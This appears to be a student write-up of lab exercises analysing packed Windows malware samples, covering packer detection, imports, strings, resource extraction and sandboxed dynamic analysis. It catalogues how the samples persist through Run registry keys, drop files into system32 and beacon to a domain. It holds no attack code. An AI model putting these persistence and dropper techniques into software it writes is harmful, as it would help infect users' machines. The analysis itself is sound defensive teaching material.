


Figure 2.2 — PEiD PE Section Viewer

We are able to unpack the file directly within PE Explorer, with the **UPX Unpacker Plug-in**. When enabled, this automatically unpacks the file when loaded (Figure 2.3).




Figure 2.3 — UPX Unpacker Plug-in running in PE Explorer

iii- When the file is unpacked, we can investigate `strings` and `imports` to see what the malware gets up to. From the Import Viewer within PE Explorer, we see there are four imports (figure 3.1).

- `KERNEL32.DLL` — imported to most programs and doesn't tell us much other than suggesting the potential of creating threads/processes.
- `ADVAPI32.dll` — specifically `CreateServiceA` is of note.
- `MSVCRT.dll` — imported to most programs and doesn't tell us much.
- `WINNET.dll` — specifically `InternetOpenA` and `InternetOpenURLA` are of note.




Figure 3.1 — Import Viewer within PE Explorer

iv-So far, this is suggesting that the malware is creating a service and connecting to a URL. Checking out the `strings` of the file in the Disassembler, we see '*Malservice*', '*http://www.malwareanlysisbook.com*' and '*Internet Explorer 8.0*' (figure 3.2). These potentially act as host or network based indicators of malicious activity, though the service to run, URL to connect to, and the preferred browser.




Figure 3.2 — Disassembler Strings

C. **Analyze the file Lab01-03.exe.**

i- Once again, uploading to VirusTotal.com indicates that **Lab01–03.exe** is malicious due to 58/69 antivirus tools currently recognising signatures.

ii Scanning this with PEiD demonstrates that **Lab01–03.exe** is packed with FSG 1.0 (figure 2.1 left). This is much more difficult to unpack than UPX and must be done manually. Currently we are unable to unpack this. Check out **Lab 18–2** (Chapter 18, Packers and Unpacking) to unpack in OllyDbg.




Figure 2.1 —PEiD showing Lab01–03.exe packed with FSG 1.0 (left) and Section VIewer (right)

Other indicators that the file is packed, are the missing names in the EP Section viewer (Figure 2.1 right), as well as the first section having a virtual size of 0x3000 and a raw size of 0 — again most likely reserved for the unpacked code.

iii- Although **Lab01–03.exe** is currently unpackable, we can still try to identify any imports to get an idea of what the file might do.




Figure 3.1 — Dependency Walker for **Lab01–03.exe**

Loading the file into PE Explorer unfortunately shows a blank Import Table, and running it in the Disassembler is also unhelpful. Another useful program is Dependency Walker, which lists the imported and exported functions of a portable executable (PE) file (figure 3.1).

Here, we can see that **Lab01–03.exe** is dependant upon (and therefore imports) `KERNEL32.DLL`. The particular functions here are `LoadLibraryA` and `GetProcAddress`, however this does not tell us much about the functionality other than the fact the file is packed.

iv- We are unable to unpack the file the visible imports are uninformative, and we can't see any `strings` in PE Explorer (figure 4.1), it is difficult to suggest what the file might do, or identify any host/network based malware-infection indicators.




Figure 4.1 — PE Explorer showing no strings information for packed **Lab01–03.exe**

D- Analyze the file Lab01-04.exe.

i- **Lab01–04.exe** is recognised as malicious, with 53/72 engines detecting malicious signatures (Figure 1.1).

ii- PEiD shows us that the file is unpacked (and compiled with *Microsoft Visual C++ 6.0*) (figure 2.1). Likewise, the EP section shows the valid file names as well as actual raw sizes for them all, rather than `UPX0-3` or blanks, as well as a raw size of 0, typically seen for packed files (figure 2.1). As this is not packed, there is no need to unpack it.




Figure 2.1 — PEiD showing Lab01–04.exe is not packed and Section VIewer

iii- Loading **Lab01–04.exe** into PE Explorer, we initially see that the `Date Time Stamp` is clearly faked (figure 3.1). At the time of writing it looks as though the file was compiled months in the future, and it's not immediately clear what the real stamp should be.




Figure 3.1 — Date Time Stamp of **Lab01–04.exe**

iv- Switching to the Import Viewer within PE Explorer, we see that there are three of the common `.dll` imported (figure 4.1).




Figure 4.1 — Import Viewer for **Lab01–04.exe**

- `KERNEL32.dll` — Core functionality, such as access and manipulation of memory, files, and hardware.
- `ADVAPI32.dll` — Access to advanced core Windows components such as the Service Manager and Registry. The functions here look like they're doing something with privileges.
- `MSVCRT.dll` — imports are functions that are included in most as part of the compiler wrapper code.

Assessing the combination of imports, there are a few key ones which can point us in the direction of the program's functionality.

- `SizeOfResource`, `FindResource`, and `LoadResource` indicate that the file is searching for data in a specific resource.
- `CreateFile`, `WriteFile` and `WinExec` suggests that it might write a file to disk and execute it.
- `LookupPrivilegeValueA` and `AdjustTokenPrivilages` indicates that it might access protected files with special permissions.

v- Looking at the `strings` is often a good way to identify any host/network based malware-infection indicators. Again, this can be done through the Disassembler in PE Explorer (Figure 5.1)




Figure 5.1 — **Lab01–04.exe** strings within PE Explorer Disassembler

The `strings` of note here look like '*\system32\wupdmgr.exe*', '*psapi.dll*' and '*\winup.exe*' — potentially these are the files which the `.dll` identified, create, or execute. '*\system32\wupdmgr.exe*' might correlate with `KERNEL32.dll GetWindowsDirectory` function to write to system directory and the malware might modify the Windows Update Manager.

This gives us some host-based indicators, however there is nothing apparent regarding network functions.

vi- Previously overlooked in PEiD's Section Viewer, there is a resources file `.rsrc` —The Resource Table. This is also seen in PE Explorer's Section Headers.




Figure 6.1 — Resource Hacker identifying **Lab01–04.exe**'s **binary resource**

We are able to open this within Resource Hacker, a tool which can be used to manipulate resources within Windows binaries. Loading **Lab01–04.exe** into Resource Hacker identifies that resource as binary and lets us search through it. (figure 6.1)

e. Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.

i-This dynamic analysis starts with initial static analysis to hopefully gain a baseline understanding of what might be going on. Straight in with PEiD and PE Explorer we see that **Lab03–01.exe** is evidently PEncrypt 3.1 packed, and only visible import of `kernel32.dll` and function `ExitProcess`(figure 1.1). Also, there are are no apparent strings visible.




Figure 1.1 — File **Lab03–01.exe** is packed, and has minimal imports

It's difficult to understand this malware's functionality with this minimal information. Potentially the file will unpack and expose more information when it is run. One thing we can do is execute `strings` to scan the file for UNICODE or ASCII characters not easily located. Doing this we can identify some useful information.
There is a bit of noise here which have been removed, and the main ones are highlighted in red (table 1.1).

String	Functionality
Rich	Not important
.text	Not important
.data	Not important
ExitProcess	kernel32.dll function ends a process and all its threads
kernel32.dll	Generic imported .dll for core functionality, such as access and manipulation of memory, files, and hardware.
ws2_32	Imported .dll Windows Sockets Library provides network functionality
CONNECT %s:%I HTTP/1.0	Looks like HTTP connection request
advapi32	Advapi32.dll is an API services library that supports security and registry calls.
ntdll	"NT Layer DLL" and is the file that contains NT kernel functions
user32	USER32.DLL implements the Windows USER component that creates and manipulates the standard elements of the Windows user interface.
advpack	DLL file associated with MSDN Development Platform developed by Microsoft for the Windows Operating System
StubPath	The executable in StubPath can be anything
SOFTWARE\Classes\http\shell\open\commandV	Potentially important registry directory
Software\Microsoft\Active Setup\Installed Components\	Potentially important registry directory
test	Not important
www.practicalmalwareanalysis.com	Domain, possibly what the malware will try becon to
admin	Probably username for admin
VideoDriver	Possibly important
WinVMX32-	Possibly important
vmx32to64.exe	Possibly important
SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Potentially important registry directory
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Potentially important registry directory

Table 1.1 — Processed output of `strings` *function on* **Lab03–01.exe**

Looking at these, we can make some rough assumptions that **Lab03–01.exe** is likely to do some network activity and download and hide some sort of file in some of the registry directories, under one of those string names.

ii- To identify host-based indicators, we can make assumptions from the previous `strings` output, such as potentially attaching itself to `SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver` — however, it is more useful to perform **dynamic analysis** and see what it's doing. Take a snapshot of the VM so you're able to revert to a pre-execution state!

Set VM networking to Host-only, and manually assign the preferred DNS server as iNetsim, or configure the DNS reply IP within ApateDNS to loopback, and set up listeners using Netcat (ports 80 and 443 are recommended as a starting point as these are common).

Clear all processes within Procmon, and apply suitable filters to clear out any noise and find out what the malware is doing. Initially filter to include Process **Lab3–1.exe** so we can see its activity. Likewise, start Process Explorer for collecting information about processes running on the system.




Figure 2.1 — Procmon of **Lab03–01.exe**

The first thing we notice when executing **Lab03–01.exe** is the series of Registry Key operations (Figure 2.1). This doesn't tell us too much about what the malware is doing specifically however,

it's always useful to see an overview of the activities. We can filter this further to only show `WriteFile` and `RegSetValue` to see the key operations (figure 2.2)


